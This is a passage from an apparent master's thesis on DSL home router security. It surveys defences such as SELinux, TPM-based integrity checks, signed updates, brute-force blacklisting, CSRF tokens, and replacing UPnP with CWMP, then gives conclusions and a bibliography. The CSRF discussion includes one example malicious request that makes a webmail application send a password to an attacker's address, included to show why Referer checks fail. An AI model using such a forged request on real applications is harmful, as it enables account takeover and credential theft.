The first step for securing a system is every person that has access to the system to understand the obligations that comes from this access. When an employee has an insecure password and the ability to set an SSH server listening to the Internet from his computer, this user is putting in risk, not only his computer but also the whole organization. Organizations need to enforce security policies for the employees to have a difficult to guess password, a password that is strong against brute force attacks and also enforce the change of the password every a period of time. More over, when an organization is targeted, the most insecure point of the organization is targeted. How much information can the employees' personal computers give for the organization? Is the employee accessing the organization infrastructure from his personal computer, and consequently from his router?

As the router can be the stepping stone to exploit the local network of the user, the exploitation of the local user network can be the stepping stone for the organization the user works for. This is not limited to organizations though. The ISPs must also enforce policies that the CPE that is provided to the subscriber is not insecure by default and do not expect that the average user is skilled enough to configure the device and make it secure. In the same sense that the user's browser cannot be trusted by a web application (an important reason why CSRF attacks are successful), the average user cannot be trusted with implementing a security oriented network.

4.2 Revise current implementation

Educating the user to use strong passwords, change them frequently, and not use the same password for many services is one side of the coin. The other side is manufacturers to provide systems with well implemented security that is transparent from the end user. Specifically for routers, every different module that the router consist of needs to be revised as a separate element and make sure that it is secure. Moreover, the router as a whole, the interconnection between the modules needs to be design with security in mind. A fast forward solution is to equip each device with a public key certificate that the user could use to enable mutual authentication. The first certificate exchange will happen at the first install, when the user connects the router to the first computer, the first time. This computer will play, from now on, the role of the owner of the device with privileges to configure it and can add other computers to have the same privileges. This makes the exploitation of the web application more difficult since an attacker would have to exploit the SSL certificate in order to be able to start the authentication with the application.

4.3 Use of secure kernels

4.3.1 Security-Enhanced Linux

Security-Enhanced Linux (SE Linux) is an architecture design that provides security functionalities to meet security needs for a wide range of computing environments. SE Linux is actually a set of modifications (patches) that can be applied to Unix-like operating systems, such as Linux and BSD . Using the kernel's Linux

Security Modules (LSM), it provides a flexible mandatory access control (MAC) architecture.[3]

Since many embedded devices use the GNU/Linux kernel, SELinux can be implemented to these devices to provide mandatory access control policies. These policies restrict user programs and also system servers to the minimum privilege they require in order to function. This way, when a program in the user space or a system daemon is compromised, it does not have the privileges to do harm or to compromise other applications or daemons or the entire system.[3]

4.3.2 Trusted Linux Client

Trusted Linux Client (TLC) is a project to protect GNU/Linux based client from integrity attacks. The project combines a Trusted Platform Module (TPM) security chip, verification of trust characteristics such as digital signatures, authenticated extended attributes for trusted storage and integrity oriented enforcement module[47]. The TPM chip can be used also with embedded devices since it is highly transparent to the user (that is, it does not need interaction with the user) and it has low performance overhead.

TLC can provide hardware based key management and authentication services. The private keys are generated on the chip and are never visible in plain text outside the chip[47]. More over this technology provides with boot-time integrity check of the system's software and secure storage of data. This scheme of authentication can be used to make sure that the user that performs changes in the configuration is the legitimate user/owner of the device and firmware updates, coming either from the the user or the provider, are signed from the manufacturer (or provider) providing authenticity.

4.4 Software upgrades to the router

TLC can verify the authenticity of software updates that are happening to the device. But even without TLC, a modular approach in embedded devices software can make verification of the downloaded update, so as to make sure that the software that the device is updating or installing is not malicious. Embedded GNU/Linux distributions are using the same method for downloading

and upgrading software as most of the 'normal' distributions do. To do that, they use software repositories. Software repositories are storage location where software packages can be downloaded and installed in a computer or device. These software repositories are authenticated with the package management system using digital signatures. That makes sure that the software that the end user is getting comes directly from the distributor chosen (or it can be the router manufacturer or ISP).

More over, the software is updated in a modular basis rather than completely re-FLASH the device making it more safe from bricking the device and also making more easy to keep the configuration between software updates. Another reason for using this tactic is the fact that the software management system runs normally from withing the device. That makes it more easy than the user to download the monolithic software image and update the router, and it needs less bandwidth since only the packages that need to be updated are downloaded. Security updates can be set to automatic so the user will not even have to check the device on how updated it is. For large updates, like updating large part of the system or the kernel, the user can be notified with an email, which will be configured in the first setup of the device.

4.5 Security against common attacks

Common attacks include brute forcing the device, especially when the attacker know that the normal approach is the user to set a very easy password[13, 17]. Since most of devices are Linux based, a solution can be the use of iptables [16] a userspace application to configure the Linux kernel packet filtering ruleset. A solution would be to have a daemon understanding when a client is trying many passwords or when a client is trying to login with user names that do not exist. For example routers can have a user name that the client will chose at the first time the router is plugged in; when a client is trying to login with different user name as this then that client needs to be blacklisted for a period of time.

When a client tries many different combinations of credentials, with users that do not exist, or in general when it is obvious that this is a bot performing brute force attack, then the IP of that client should be blacklisted and the incident must be reported. A more complete implementation would be, with the consent of the user, these information to be sent to the provider. So in case the provider receive the same information (IP address of the attacker) from many clients it can block the IP from reaching its whole network.

As discussed in 4.2, key certificates can be used to authenticate a client. By authentication of client we mean a pre-authentication, before the client tries credentials to the system. As the user (customer of the ISP and owner of the router in this case) has exchange certificates with the router when first the router was connected, these certificates can validate each other before the authentication take place. Only the certified client will have 'access' to the authentication mechanism. This solution does not only protect the application from being attacked by an rouge entity, but also protect the user from being tricked into login in a fake application that the attacker could have placed performing a man in the middle attack. Application and user have a mutual verification of their identification.

4.6 Web application security

4.6.1 Referrer header tests

An HTTP request Referer[1]indicates the URL of the web page that the link or form request came from[35]. The Referer checks should be as specific as possible. For example, when changing the firewall settings of a router, the web application must require the Referer to be the URL of the location of the form rather than just the domain of the device. For example, instead of requiring the Referer to be $https://router.ip/$, we require it to be $https://router.ip/firewall\_settings/$. [35, 60] This, requiring the whole URL as Referer information can protect the web application from itself in a case of code injection.

A problem with Referer tests is that some requests do not have a Referer header; since there is no standard specification on when to sent and when not to sent, different browsers behave differently. Moreover some users prohibit their browsers to send Referer header and some network proxies suppress it[34] because it may contain sensitive information. The web application can reject the requests lacking a Referer header which will make it incompatible with the clients who's requests do not have a Referer header. At the same time, an attacker can make a browser to seem non-supporting [7](make the browser suppress the Referer header) making leaving clients without Referer header into the application dangerous.

Another issue is that some applications allow the posting of links inside the

[1]The Referer header is actually a referrer header that was misspelled in the HTTP 1.1 specification.[11]

application. For example a forum or a webmail application. In the webmail example (with address $http://webmail.com$), the application checks the requests and only them with Referer address $http://webmail.com$ are accepted. Since the application allows the posting of link, checking the Referer is no use. The attacker will sent an email with the malicious URL (or html img source tag) that attacks the application (For example $http://webmail.com/admin/backupact?account = attack@email.com\&sentpass = 1$). When the user click or run the tag, the malicious request is accepted from the application because it included a valid Referer header. [60, 34]

4.6.2 Using random one time cryptographic tokens

In order to prevent CSRF attacks, the application needs to verify that the HTML request (or form) was generated by the actual web application and that it was generated for the specific client[35]. In order for this technique to be deployed, hidden form elements or tags can be used. The form's action URL together with the session ID and the random form token can be used to produce the one time token and when data is submitted to check if the data contains a valid token.All these can be encrypted, for example sha1(action_name+secret,sessionID). The server can calculate the token before executing an action and if the values do not match abort the action and log the security incident. [11, 60]

4.6.3 Origin header tests

Barth, Jackson and Mitchell in their paper 'Robust Defenses for CSRF' [7] suggest to modify browsers to sent an Origin header with all POST requests, identifying the origin of these requests. They suggest that the Origin header is better than the Referer header in respecting the users privacy. That is because the Origin header is sent only for POST requests and includes only the information required to identify the principal that initiated the request while the Referer header is sent always and includes information such as the full path of the URL[7].

4.7 UPnP protocol insecurity

As discussed in 2.2.4 UPnP does not implement any authentication mechanisms. In 3.2.4 we show that poor implementation can lead to the service to be accessible from the Internet and still allow full access from any client, even unprivileged. Technologies that do not implement authentication are obsolete in todays networks, especially in device that have such an important placement on the local network. These devices need to provide only secure services. Unfortunately, any piece of software can manipulate UPnP configuration without authenticating, thus UPnP should only be used in isolated networks with low security requirements[51].

4.7.1 CWMP

One solution for moving from UPnP is CWMP that is defined in Technical Report 069[22]. CWMP is very similar to UPnP. In both technologies the controlling entity (Control Point for UPnP and Auto Configuration Server (ACS) for CWMP) can discover and learn about capabilities of the devices, can control them by invoking commands and can be notified about changes in device parameters[38]. CWMP is designed for the provider to be able to perform remote provisioning of devices in the customers perimeter, but it can be used for managing the device from the local network[22]. CWMP uses secure sockets layer (SSL) and transport layer security (TLS) mechanisms for the authentication between the ACS and the CPE and the encryption of the exchanged information[22, 38].

Since UPnP is widely deployed a transparent move to CWMP is preferred. Nikolaidis, Papastefanos, etc [38] suggest a bridging logic for the two technologies. This bridge is transparent, meaning that it should allow an ACS to manage UPnP devices similar to a Control Point. The similarities between the two technologies help for equivalent services of UPnP be mapped to CWMP. The proposed bridged in [38] encapsulates UPnP information inside CWMP messages, so the security mechanisms of CWMP are used. This solution will help the moving between UPnP and CWMP but at the same time clients need to be developed for CWMP for the end users. CWMP was designed for remote provisioning so the clients that are developed until now are expensive and are meant to manage a large number of devices[24, 6], even though some initiatives from the free software community have also started[53]. Moreover, applications need to support using this technology to dynamically configure the firewall of the router.

While the bridging technique seems to be a good solution for CWMP to be widely used and ACS to be able to control also UPnP devices with the help of the bridge, we feel that the endpoint should be to stop using UPnP completely or keep UPnP for local networks but implement security. Unfortunately ease of use and security are difficult to come together. Using CWMP or UPnP Security Ceremonies as described in and [51] will require some human interaction such as authentication and maybe decision making (the password will be required in order change firewall configuration, the usaer will need to know some information like which application's request is that).

4.7.2 UPnP Security Ceremonies

UPnP Security Ceremonies bring a new component into the UPnP set of protocols. That is the Security Console (SC) that allows a user to control access to the device. Any SC that wants to have access to the device must present a password to take ownership of the device. When a SC takes ownership of a device, it has total control over it and can give ownership to other clients. The architecture also provides confidentiality and message integrity.[21] The information that is shared during the discovery process (see 2.1.5) can be limited in order to not give much information for the device.For example a device can announce itself as "Security Aware Device"[51].

4.8 Intrusion Detection and Intrusion Prevention Systems

As discussed in [50] and 2.1.1, deployment of such systems into home routers is difficult because of the resources required. Even though Schwartzburg did not performed any stress testing to determine if the device would continue to work properly[50], we consider that IDS and Intrusion Prevention Systems (IPS) could be deployed in such devices. The software that will be used need to be as light as possible -instead of Snort, for example, a light version of Snort. Still the rules that are selected to be run must be minimized in to prevent over-utilization of the memory[50]. Moreover since part of the limitations is the storage capabilities of these devices, alerts and logging could be stored on another system to prevent DoS.

While intrusion detection means reporting possible violations of a system or network, intrusion prevention means that not only the system logs, analyze and

report, but also try to stop the detected incidents.[48] This can be used for example as discussed in 4.5 to block IPs that are trying many different credentials. In general an Intrusion Detection and Prevention System (IDPS) is a reactive system, this means that it responds to a detected threat by trying to prevent it from succeeding[48].

4.9 Shallow and Deep packet inspection

Being very difficult technologies to be deployed on the actual device, the ISP can prevent the exploitation of these machines and the creation of a botnet by performing traffic analysis. As traffic passes through an 'inspection point', the provider search for predefined criteria to decide the actions to be taken. When the inspection is happening only to the header of the packets it is a Shallow packet inspection while when the whole packet is inspected it is called Deep packet inspection.

There are privacy concerns rising with the ISP inspecting the users traffic. While the provider can use this method to block malicious traffic, also traffic that satisfies the 'fair use policy' can be blocked. Moreover, considering also the vast majority of the applications that do not implement end to end encryption, the provides will be able to store information that will include all the surfing habits of the user together with personal information including emails downloads and instant messaging data [61]. This data later can be shared with third parties like advertising companies or content providers.

Chapter 5

Conclusion and future work

5.1 Conclusions

Home network security is an important area in computer security. The core of this network is the router, the device that provides interconnection between the devices at home and also acts as the gateway for them to access the Internet. All traffic from the home environment is passing through this device to connect with information and services in the Internet. At the same time, this device acts as a firewall and performs NAT. The number of people that connect to the Internet through this devices and the number of devices that have this functionality, and are using this home network to communicate have been increased the last years. This wide deployment of the DSL technology, together with the consumer electronics having the ability to connect to the Internet raise concerns about the security issues and how these assets can be protected.

This thesis has focused on the current security state of the DSL routers deployed and how it is possible to improve it. We have pointed out security holes that can be used to exploit such routers. This router can then be a stepping stone for exploiting other consumer devices inside the local network. All these embedded devices can afterwards be used to create a botnet with advantages over a usual botnet. These advantages include the fact that these devices do not have protection software and many times have security flaws that allow the attacker to take full control of the device relatively easily. At the same time, because of the special position they have in the network, routers have the ability to monitor all traffic that passes to and

from the Internet; many privacy concerns are rising with a massive identity theft be possible when an attacker has access to the gateways of many users.

5.2 Future work

More work needs to be done in this area of computer security The need is not only to protect every individual user, but also to protect the ISP's network from being exploited with ease and to prevent the creation of botnets. Manufacturers must follow the standards, for example UPnP must only be accessible from a local network interface. ISPs together with manufacturers must enforce policies for user passwords, not only for the customers accounts in the network, but also for the equipment that is provided by the ISP. Developers of web interfaces should implement protection against attacks such as one time cryptographic tokens. The router should be by default secure when it reaches the costumer and the average user must not be expected to have the ability to safely configure such a device. Providers, manufacturers, and developers must try to increase the general awareness of ordinary user to the security issues that are relevant to each type of device. The gains from such an awareness would have a positive impact not only in home network security, but also in other sectors too. When security policies are enforced in the ordinary users' local networks, businesses and organizations would face less DoS attacks, the level of spam will be decreased and less bandwidth will be consumed in general.

Bibliography

[1] Virginity Security Advisory 2007-001. T-com speedport 500v login bypass. http://www.securityfocus.com/archive/1/457453/30/0/threaded, January 2007.

[2] CERT Advisory. Multiple Vulnerabilities in many Implementations of the Simple Network Management Protocol (SNMP). http://www.cert.org/advisories/CA-2002-03.html, February 2008.

[3] National Security Agency. Security-Enhanced Linux. http://www.nsa.gov/research/selinux/index.shtml.

[4] Kaleem Anwar, Muhammad Amir, Ahmad Saeed, and Muhammad Imran. The linux router, the performance of the linux router makes it an attractive alternative when concerned with economizing. *Linux Journal*, 100, August 2002. http://www.linuxjournal.com/article/5826.

[5] Robert Auger. Cross-site scripting. Technical report, Web Application Security Consortium, (last edit) January 2009. http://projects.webappsec.org/Cross-Site-Scripting.

[6] Axiros. Axiros Axess ACS. http://axiros.com/our-solutions/tr-069-acs.html.

[7] Adam Barth, Collin Jackson, and John C. Mitchell. Robust defences for cross-site request forgery. Technical report, Stanford University, October 2008. http://www.adambarth.com/papers/2008/barth-jackson-mitchell-b.pdf.

[8] Terry Baume. Netcomm nb5 botnet, psyb0t 2.5l. Technical report, January 2009. http://www.adam.com.au/bogaurd/PSYB0T.pdf?info=EXLINK.

[9] Ken Baylor and Chris Brown. Killing botnets, a view from the trenches. Technical report, McAfee, October 2006. http://www.mcafee.com/us/local_content/white_papers/wp_botnet.pdf.

[10] Hristo Bojinov, Elie Bursztein, Eric Lovett, and Dan Boneh. Embedded Management Interfaces: Emerging Massive Insecurity. Technical report, Stanford University Security Laboratory, 2009. http://www.blackhat.com/presentations/bh-usa-09/BOJINOV/BHUSA09-Bojinov-EmbeddedMgmt-PAPER.pdf.

[11] Jesse Burns. Csrf - an introduction to a common web application weakness. *Information Security Partners, LLC*, 2007. https://www.isecpartners.com/files/CSRF_Paper.pdf.

[12] Paul Bächer, Thorsten Holz, Markus Kötter, and Georg Wicherski. Know your enemy: Tracking botnets, using honeynets to learn more about bots. Technical report, The Honeynet Project & Research Alliance, March 2005. http://www.scribd.com/doc/2674759/Know-your-Enemy-Tracking-Botnets.

[13] Imperva Application Defense Center. Consumer password worst practices. Technical report, Imperva Application Defense Center, January 2010. http://www.imperva.com/docs/WP_Consumer_Password_Worst_Practices.pdf.

[14] Coverity Co. Coverity scan open source report 2009. Internet, September 2009. http://scan.coverity.com/report/.

[15] Gerald Combs. Wireshark website. Wireshark Website, February 2010. http://www.wireshark.org/.

[16] Netfilter core team (http://www.netfilter.org). iptables-a userspace command line program to configure packet filtering ruleset of the linux kernel. http://www.netfilter.org/projects/iptables/index.html.

[17] Ang Cui, Yingbo Song, Pratap V. Prabhu, and Salvatore J. Stolfo. Brave new world: Pervasive insecurity of embedded network devices. In *RAID '09: Proceedings of the 12th International Symposium on Recent Advances in Intrusion Detection*, pages 378–380, Berlin, Heidelberg, 2009. Springer-Verlag. http://dx.doi.org/10.1007/978-3-642-04342-0_32.

[18] DD-WRT. Dd-wrt website. DD-WRT website, March 2010. http://www.dd-wrt.com/site/index.

[19] Larry Doolittle and Jon Nelson. Boa webserver. http://www.boa.org/, January 2010.

[20] Wenliang Du. *Cross-Site Request Forgery (CSRF) Attack Lab*. Syracuse University, July 2009. http://www.cis.syr.edu/ wedu/seed/Labs/Attacks_CSRF/CSRF.pdf.

[21] Carl Ellison. Device security:1 service template. Technical report, UPnP Forum, November 2003. http://www.upnp.org/standardizeddcps/documents/DeviceSecurity_1.0cc_001.pdf.

[22] The Broadband Forum. TR-069, CPE WAN Management Protocol v1.1. Technical report, The Broadband Forum, December 2007. http://www.broadband-forum.org/technical/download/TR-069_ Amendment-2.pdf.

[23] UPnP Forum. Upnp device architecture version 1.0. http://www.upnp.org/resources/specifications.asp.

[24] Gatespace. Gatespace cpe wan management protocol client. http://www.gatespace.com/v2/cwmpc.html.

[25] GNUcitizen. Bt-home-flub-pwnin-the-bt-home-hub. GNUcitizen blog, January 2008. http://www.gnucitizen.org/blog/bt-home-flub-pwnin-the-bt-home-hub-5/.

[26] GNUcitizen. Hacking the interwebs. GNUcitizen blog, January 2008. http://www.gnucitizen.org/blog/hacking-the-interwebs/.

[27] D. Harrington, R. Presuhn, and B. Wijnen. An architecture for describing simple network management protocol (snmp) management frameworks. Internet Engineering Task Force, RFC 3411, December 2002. Obsoletes RFC2571 , Updated by RFC 5343 and RFC 5590, http://tools.ietf.org/html/rfc3411.

[28] Samantha Rose Hunt. New worm can infect home modem/routers. *APC magazine*, page 1, March 2009. http://apcmag.com/new-worm-can-infect-home-modemrouters.htm.

[29] Matt Johnston. Dropbear website. Dropbear website, February 2010. http://matt.ucc.asn.au/dropbear/dropbear.html.

[30] S. Josefsson. The Base16, Base32, and Base64 Data Encodings. RFC 4648 (Proposed Standard), October 2006. http://www.ietf.org/rfc/rfc4648.txt.

[31] Chris Kanich, Christian Kreibich, Kirill Levchenko, Brandon Enright, Stefan Savage, Geoffrey M. Voelker, and Vern Paxson. Spamalytics: An empirical analysis of spam marketing conversion. Technical report, International Computer Science Institute, Berkeley, USA, Dept. of Computer Science and Engineering, University of California, San Diego, USA, 2008. http://www.icsi.berkeley.edu/pubs/networking/2008-ccs-spamalytics.pdf.

[32] Amit Klein. Dom based cross site scripting or xss of the third kind. *Web Application Security Consortium*, 2005. http://www.webappsec.org/projects/articles/071105.shtml.

[33] Gordon (Fyodor) Lyon. Nmap security scanner. Internet, February 2010. http://nmap.org/.

[34] Ziqing Mao, Ninghui Li, and Ian Molloy. Defeating cross-site request forgery attacks with browser-enforced authenticity protection. Technical report, Department of Computer Science, Purdue University. http://fc09.ifca.ai/papers/75_defeating_cross_site.pdf.

[35] Justus Winter Martin Johns. Requestrodeo: Client side protection against session riding. Technical report, Security in Distributed Systems, University of Hamburg, 2006. http://www.informatik.uni-hamburg.de/SVS/papers/2006_owasp_RequestRodeo.pdf.

[36] naxxatoe. The end of your internet - malware for home routers. Technical report, Nice Name Crew, 2008. http://data.nicenamecrew.com/papers/malwareforrouters/paper.txt.

[37] nenolod. Network bluepill - stealth router-based botnet. blog, Dronebl, 2008-2009. http://dronebl.org/blog/8.

[38] Apostolos E. Nikolaidis, Serafeim Papastefanos, Gregory A. Doumenis, George I. Stassinopoulos, and Marios Polichronis K. Drakos. Local and remote management integration for flexible service provisioning to the home. Technical report, National Technical University of Athens (NTUA), October 2007. http://direct.bl.uk/research/3E/11/RN222279548.html.

[39] Tobias Oetiker. Rrdtool. http://oss.oetiker.ch/rrdtool/.

[40] Gunter Ollmann. Html code injection and cross-site scripting - understanding the cause and effect of css (xss) vulnerabilities. http://www.technicalinfo.net/papers/CSS.html.

[41] OpenWrt. Openwrt website. OpenWrt Website, January 2010. http://www.openwrt.org/.

[42] Andy Ozment and Stuart E. Schechter. Milk or wine: Does software security improve with age? Technical report, MIT Lincoln Laboratory, 2003. http://www.eecs.harvard.edu/ stuart/papers/usenix06.pdf.

[43] Adrian Pastor. Cracking into embedded devices and beyond! Presentation in HACK.LU Luxembourg, October 2008. http://www.owasp.org/images/b/be/Cracking-into-embedded-devices-and-beyond.pdf.

[44] William Pitcock. Your router, plausible home to a stealth rootkit? Technical report, Dereferenced Technologies Ltd., 2006. http://nenolod.net/ nenolod/router-malware.pdf.

[45] Open Web Application Security Project. Cross-site scripting (xss). http://www.owasp.org/.

[46] SourceSec Security Research. Miranda upnp tool. http://code.google.com/p/mirandaupnptool/.

[47] David Safford and Mimi Zohar. A Trusted Linux Client (TLC). Technical report, T.J. Watson Research Center, IBM, 2004. http://www.research.ibm.com/gsal/tcpa/tlc.pdf.

[48] Karen Scarfone and Peter Mell. Guide to Intrusion Detection and Prevention Systems (IDPS). Technical report, National Institute of Standards and Technology, February 2007. http://csrc.nist.gov/publications/nistpubs/800-94/SP800-94.pdf.

[49] Thomas Schreiber. Session riding - a widespread vulnerability in today's web applications. Technical report, SecureNet GmbH, December 2004. http://www.phplibrairies.com/divers/Session_Riding.pdf.

[50] David Schwartzburg. Building an inexpensive and versatile intrusion detection system using snort, a cable/dsl router and openwrt. Technical report, East Carolina University, 2005. http://www.infosecwriters.com/text_resources/pdf/An_Inexpensive_and_Versatile_IDS.pdf.

[51] Kristian Selén. UPnP security in Internet gateway devices. Technical report, Helsinki University of Technology. http://www.tml.tkk.fi/Publications/C/21/Selen_ready.pdf.

[52] Yonghee Shin and Laurie Williams. Is complexity really the enemy of software security? Technical report, Department of Computer Science North Carolina State University, October 2008. http://collaboration.csc.ncsu.edu/laurie/Papers/p47-shin.pdf.

[53] Zhang Shuai. A software client for enabling TR-069 in embedded devices (CPE). http://code.google.com/p/netcwmp/.

[54] MG Siegler. One of the 32 million with a rockyou account? you may want to change all your passwords. like now. *TechCrunch*, December 2009. http://techcrunch.com/2009/12/14/rockyou-hacked/.

[55] Lenin Singaravelu, Calton Pu, Hermann Härtig, and Christian Helmuth. Reducing tcb complexity for security-sensitive applications: Three case studies. In *In Proceedings of EuroSys 2006*, pages 161–174, 2006. http://www.cc.gatech.edu/classes/AY2006/cs8803ent_spring/papers/ReducingTCBComplexity.pdf.

[56] Sourcefire. Snort Intrusion Detection System. http://www.snort.org/, March 2010.

[57] Joe Stewart. Top spam botnets exposed. *SecureWorks*, April 2008. http://www.secureworks.com/research/threats/topbotnets/.

[58] Public submissions in GnuCitizen. Router hacking challenge, February 2008. http://www.gnucitizen.org/blog/router-hacking-challenge/.

[59] Ping Wang, Sherri Sparks, and Cliff C. Zou. An advanced hybrid peer-to-peer botnet. Technical report, School of Electrical Engineering and Computer Science, University of Central Florida, Orlando, FL, 2007. http://www.usenix.org/event/hotbots07/tech/full_papers/wang/wang.pdf.

[60] Peter Watkins. Cross-site request forgeries. *Bugtraq mailing list*, June 2001. http://www.bright-shadows.net/tutorials/csrf.txt.

[61] Peter Whoriskey. Every click you make. *Washington Post*, April 2008. http://www.washingtonpost.com/wp-dyn/content/article/2008/04/03/AR2008040304052.html.

[62] Tim Wilson. Competition may be driving surge in botnets. *DarkReading*, January 2008. http://www.darkreading.com/document.asp?doc_id=142690.

[63] George Wrenn. How to avoid authentication bypass attacks, May 2005. http://searchsecurity.techtarget.com/tip/0,289483,sid14_gci1091805_mem1,00.html.

TRITA-ICT-EX-2010:38

www.kth.se